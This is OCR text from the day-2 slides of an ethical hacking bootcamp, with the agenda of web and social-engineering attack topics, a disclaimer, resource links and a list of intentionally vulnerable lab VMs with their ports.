Ethical Hacking Bootcamp with Hands-on Labs (Day 2)

Omar Santos
Twitter: @santosomar

What we cover yesterday…

- Introduction to Ethical Hacking, Building Your Own Lab, and Setup
- Penetration Testing Linux Distributions
- Passive Reconnaissance
- Active Reconnaissance

Agenda Day 2

- Social Engineering
- Buffer Overflows
- Introduction to Web Application Hacking
- Exploiting Cross-Site Scripting (XSS) Vulnerabilities
- Cross-site Request Forgery (CSRF)
- Bypassing Authentication and Authorization
- Exploiting XXE Vulnerabilities
- Hacking Databases

Agenda Day 3

- Hacking Wired and Wireless Networks
- Password Attacks
- Post-Exploitation
- PWNing the VMs: Exercises of Completely Compromising the RAVEN and VTSEC VMs

DISCLAIMER / WARNING

The information provided on this training is **for educational purposes only**. The **author**, O'Reilly, or any other entity **is in no way responsible for any misuse of the information**.

Some of the tools and technologies that you will learn in this training class may be illegal depending on where you reside. Please check with your local laws.

Please practice and use all the tools that are shown in this training in a lab that is not connected to the Internet or any other network.


RESOURCES FOR THIS CLASS

Class website:
https://bootcamp.h4cker.org

GitHub Repository:
https://h4cker.org/github

Additional Training:
https://h4cker.org/training

VM Lab and Setup


KALI
BY OFFENSIVE SECURITY
Kali + Extra Tools
Android Phone Emulator
WebGoat
port 6661
Juice Shop
port 6662
DVWA
port 6663
Mutillidae
port 6664
Hackazon
port 80
WebSploit VM
Virtual (VM) Network
RAVEN VM
VTCSEC VM

You can deploy and configure your VMs using

- Virtual Box (Windows, Linux, Mac)
- VMWare Workstation Player (Windows)
- VMWare Workstation Pro (Windows)
- VMWare Fusion (Mac)
- vSphere Hypervisor (free ESXi server)

Social Engineering


Detailed Explanation of Social Engineering Attacks and Techniques


https://learning.oreilly.com/library/view/comptia-pentest-cert/9780135225523/ch04.xhtml#ch04


Exercise 1.1

Social Engineering Toolkit

Buffer Overflows

